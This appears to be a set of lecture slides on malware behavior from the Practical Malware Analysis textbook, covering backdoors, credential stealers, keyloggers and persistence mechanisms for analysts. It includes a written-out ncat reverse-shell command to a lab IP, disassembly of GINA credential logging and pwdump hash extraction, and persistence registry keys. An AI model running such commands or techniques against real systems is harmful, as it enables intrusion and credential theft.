
Practical Malware Analysis

Ch 11: Malware Behavior


Practical Malware Analysis
The Hands-On Guide to Dissecting Malicious Software
Michael Sikorski and Andrew Honig
Foreword by Richard Bejtlich

Last revised 4-11-16

Downloaders and Launchers

Downloaders

- Download another piece of malware
  - And execute it on the local system
- Commonly use the Windows API **`URLDownloadtoFileA`**, followed by a call to **`WinExec`**

Launchers (aka Loaders)

- Prepares another piece of malware for covert execution
  - Either immediately or later
  - Stores malware in unexpected places, such as the **.rsrc** section of a PE file


Backdoors

Backdoors

- Provide remote access to victim machine
- The most common type of malware
- Often communicate over HTTP on Port 80
  - Network signatures are helpful for detection
- Common capabilities
  - Manipulate Registry, enumerate display windows, create directories, search files, etc.

Reverse Shell

- Infected machine calls out to attacker, asking for commands to execute


Administrator: Command Prompt - ncat -l 80
Share
126
Start
Administrator: Comm...
7:58 AM
Administrator: cmd - Shortcut (2) - ncat 192.168.119.191 80 -e cmd.exe
This copy of Windows is not genuine
7:58 AM
10/24/2013

```
C:\Users\Administrator>ncat -l 80
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>whoami
whoami
w7\student

C:\Windows\System32>_
```

```
C:\Windows\System32>ncat 192.168.119.191 80 -e cmd.exe
```

Windows Reverse Shells

- Basic
  - Call **`CreateProcess`** and manipulate STARTUPINFO structure
  - Create a socket to remote machine
  - Then tie socket to standard input, output, and error for cmd.exe
  - **`CreateProcess`** runs cmd.exe with its window suppressed, to hide it

Windows Reverse Shells

- Multithreaded
  - Create a socket, two pipes, and two threads
  - Look for API calls to **`CreateThread`** and **`CreatePipe`**
  - One thread for stdin, one for stdout

RATs
(Remote Administration Tools)




Figure 12-1. RAT network structure

- Ex: Poison Ivy

Botnets

- A collection of compromised hosts
  - Called *bots* or *zombies*

Botnets v. RATs

- Botnet contain many hosts; RATs control fewer hosts
- All bots are controlled at once; RATs control victims one by one
- RATs are for targeted attacks; botnets are used in mass attacks

Credential Stealers

Credential Stealers

- Three types
  - Wait for user to log in and steal credentials
  - Dump stored data, such as password hashes
  - Log keystrokes

GINA Interception

- Windows XP's Graphical Identification and Authentication (GINA)
  - Intended to allow third parties to customize logon process for RFID or smart cards
  - Intercepted by malware to steal credentials
- GINA is implemented in **msgina.dll**
  - Loaded by WinLogon executable during logon
- WinLogon also loads third-party customizations in DLLs loaded between WinLogon and GINA

GINA Registry Key

- HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Winlogon\GinaDLL
- Contains third-party DLLs to be loaded by WinLogon





Figure 12-2. Malicious fsgina.dll sits in between the Windows system files to capture data.

MITM Attack

- Malicious DLL must export all functions the real *msgina.dll* does, to act as a MITM
  - More than 15 functions
  - Most start with **`Wlx`**
  - Good indicator
  - Malware DLL exporting a lot of **`Wlx`** functions is probably a GINA interceptor

WlxLoggedOutSAS

- Most exports simply call through to the real functions in *msgina.dll*
- At 2, the malware logs the credentials to the file %SystemRoot%\system32\drivers\tcpudp.sys




Example 12-1. GINA DLL WlxLoggedOutSAS export function for logging stolen credentials

```
100014A0 WlxLoggedOutSAS
100014A0         push    esi
100014A1         push    edi
100014A2         push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7         call    Call_msgina_dll_function 1
...
100014FB         push    eax ; Args
100014FC         push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501         push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503         call    Log_To_File 2
```

GINA is Gone


- No longer used in Windows Vista and later
- Replaced by Credential Providers
  - Link Ch 11c




```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
\Authentication\Credential Providers\{ACFC407B-266C-4085-8DAE-
F3E276336E4B}]
@="SampleWrapExistingCredentialProvider"

[HKEY_CLASSES_ROOT\CLSID\{ACFC407B-266C-4085-8DAE-F3E276336E4B}]
@="SampleWrapExistingCredentialProvider"

[HKEY_CLASSES_ROOT\CLSID\{ACFC407B-266C-4085-8DAE-F3E276336E4B}
\InprocServer32]
@="SampleWrapExistingCredentialProvider.dll"
"ThreadingModel"="Apartment"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
\Authentication\Credential Provider Filters\
{ACFC407B-266C-4085-8DAE-F3E276336E4B}]
@="SampleWrapExistingCredentialProvider"
```

Custom Credential Provider Rootkit on Windows 10

- Two sets of login buttons
- Only steals passwords from second set





```
##### Suspected User ID: student
##### Suspected User ID:
##### Suspected User ID: Admin2
##### Suspected User ID:
##### Suspected User ID: student
##### Suspected User ID:
##### Suspected User ID: Admin2
##### Suspected User ID:
##### Suspected User ID: student
##### Suspected User ID:
##### Suspected User ID: Admin2
##### Suspected User ID:
##### Suspected User ID: student
##### Suspected User ID:
Field ID 2: 'P'
Field ID 2: 'P@'
Field ID 2: 'P@s'
Field ID 2: 'P@ss'
Field ID 2: 'P@ssw'
Field ID 2: 'P@ssw0'
Field ID 2: 'P@ssw0r'
Field ID 2: 'P@ssw0rd'
Field ID 2: ''
```

Hash Dumping

- Windows login passwords are stored as LM or NTLM hashes
  - Hashes can be used directly to authenticate (pass-the-hash attack)
  - Or cracked offline to find passwords
- Pwdump and Pass-the-Hash Toolkit
  - Free hacking tools that provide hash dumping
  - Open-source
  - Code re-used in malware
  - Modified to bypass antivirus

Pwdump


- Injects a DLL into LSASS (Local Security Authority Subsystem Service)
  - To get hashes from the SAM (Security Account Manager)
  - Injected DLL runs inside another process
  - Gets all the privileges of that process
  - LSASS is a common target
    - High privileges
    - Access to many useful API functions

Pwdump

- Injects *lsaext.dll* into *lsass.exe*
  - Calls **`GetHash`**, an export of *lsaext.dll*
  - Hash extraction uses undocumented Windows function calls
- Attackers may change the name of the **`GetHash`** function

Pwdump Variant

- Uses these libraries
  - *samsrv.dll* to access the SAM
  - *advapi32.dll* to access functions not already imported into *lsass.exe*
  - Several **`Sam`** functions
  - Hashes extracted by **`SamIGetPrivateData`**
  - Decrypted with **`SystemFunction025`** and **`SystemFunction027`**
- All undocumented functions




Example 12-2. Unique API calls used by a pwdump variant's export function `GrabHash`

```
1000123F        push    offset LibFileName      ; "samsrv.dll" ❶
10001244        call    esi ; LoadLibraryA
10001248        push    offset aAdvapi32_dll_0  ; "advapi32.dll" ❷
...
10001251        call    esi ; LoadLibraryA
...
1000125B        push    offset ProcName         ; "SamIConnect"
10001260        push    ebx                     ; hModule
10001265        call    esi ; GetProcAddress
...
10001281        push    offset aSamrqu ; "SamrQueryInformationUser"
10001286        push    ebx                     ; hModule
1000128C        call    esi ; GetProcAddress
...
100012C2        push    offset aSamigetpriv ; "SamIGetPrivateData"
100012C7        push    ebx                     ; hModule
100012CD        call    esi ; GetProcAddress
...
100012CF        push    offset aSystemfuncti  ; "SystemFunction025" ❸
100012D4        push    edi                     ; hModule
100012DA        call    esi ; GetProcAddress
100012DC        push    offset aSystemfuni_0  ; "SystemFunction027" ❹
100012E1        push    edi                     ; hModule
100012E7        call    esi ; GetProcAddress
```

Pass-the-Hash Toolkit

- Injects a DLL into *lsass.exe* to get hashes
  - Program named **whosthere-alt**
- Uses different API functions than Pwdump



Example 12-3. Unique API calls used by a whosthere-alt variant's export function TestDump

```
10001119        push    offset LibFileName ; "secur32.dll"
1000111E        call    ds:LoadLibraryA
10001130        push    offset ProcName ; "LsaEnumerateLogonSessions"
10001135        push    esi                ; hModule
10001136        call    ds:GetProcAddress ❶
...
10001670        call    ds:GetSystemDirectoryA
10001676        mov     edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6        push    eax                ; path to msv1_0.dll
100016A9        call    ds:GetModuleHandleA ❷
```

Keystroke Logging

- Kernel-Based Keyloggers
  - Difficult to detect with user-mode applications
  - Frequently part of a rootkit
  - Act as keyboard drivers
  - Bypass user-space programs and protections

Keystroke Logging

- User-Space Keyloggers
  - Use Windows API
  - Implemented with *hooking* or *polling*
- Hooking
  - Uses **`SetWindowsHookEx`** function to notify malware each time a key is pressed
  - Details in next chapter
- Polling
  - Uses **`GetAsyncKeyState`** & **`GetForegroundWindow`** to constantly poll the state of the keys

Polling Keyloggers

- **`GetAsyncKeyState`**
  - Identifies whether a key is pressed or unpressed
- **`GetForegroundWindow`**
  - Identifies the foreground window
- Loops through all keys, then sleeps briefly
- Repeats frequently enough to capture all keystrokes





Figure 12-3. Loop structure of ***GetAsyncKeyState*** *and* ***GetForegroundWindow*** *keylogger*

Identifying Keyloggers in Strings Listings

- Run Strings
- Terms like these will be visible



```
[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
```

Persistence Mechanisms


Three Persistence Mechanisms

1. Registry modifications, such as Run key
    - Other important registry entries:
        - AppInit_DLLs
        - Winlogon Notify
        - ScvHost DLLs
2. Trojanizing Binaries
3. DLL Load-Order Hijacking

Registry Modifications

- Run key
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run
  - Many others, as revealed by Autoruns
- ProcMon shows all registry modifications when running malware (dynamic analysis)
  - Can detect all these techniques

Process Monitor



Time of Day	Process Name	PID	Operation	Path	Result	Detail
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKCR\CLSID\{20D04FE0-3AEA-1069-...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Classes\CLSID\{20D0...	NAME NOT FOUND	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCR\CLSID\{20D04FE0-3AEA-1069-...	SUCCESS	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryKey	HKCR\CLSID\{20D04FE0-3AEA-1069-...	SUCCESS	Query: Name
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Classes\CLSID\{20D0...	NAME NOT FOUND	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryValue	HKCR\CLSID\{20D04FE0-3AEA-1069-...	NAME NOT FOUND	Length: 144
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKCR\CLSID\{7007ACC7-3202-11D1-...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: Q...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryValue	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Length: 144
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFileMapp...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	SyncType: SyncTy...
11:16:17.3343304 PM	Explorer.EXE	1612	QueryStandardI...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	AllocationSize: 364...
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFileMapp...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	SyncType: SyncTy...
11:16:17.3343304 PM	Explorer.EXE	1612	CloseFile	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	QueryOpen	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	CreationTime: 8/23...
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFile	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	Desired Access: G...
11:16:17.3343304 PM	Explorer.EXE	1612	ReadFile	C:\WINDOWS\system32\shell32.dll	SUCCESS	Offset: 1,774,592, ...
11:16:17.3350238 PM	Explorer.EXE	1612	ReadFile	C:\WINDOWS\system32\shell32.dll	SUCCESS	Offset: 1,758,208, ...
11:16:17.3367757 PM	Explorer.EXE	1612	RegCloseKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	
11:16:17.3367955 PM	Explorer.EXE	1612	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368296 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368542 PM	Explorer.EXE	1612	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368793 PM	Explorer.EXE	1612	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name

Showing 27,200 of 40,157 events (67%)   Backed by virtual memory

APPINIT DLLS

- AppInit_DLLs are loaded into every process that loads User32.dll
  - This registry key contains a space-delimited list of DLLs
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Windows
  - Many processes load them
  - Malware will call DLLMain to check which process it is in before launching payload

Winlogon Notify


- Notify value in
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows
  - These DLLs handle *winlogon.exe* events
  - Malware tied to an event like logon, startup, lock screen, etc.
  - It can even launch in Safe Mode

SvcHost DLLs

- Svchost is a generic host process for services that run as DLLs
- Many instances of Svchost are running at once
- Groups defined at
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Svchost
- Services defined at
  - HKEY_LOCAL_MACHINE\ System\ CurrentControlSet\ Services\ ServiceName

Process Explorer

- Shows many services running in one svchost process
- This is the netsvcs group

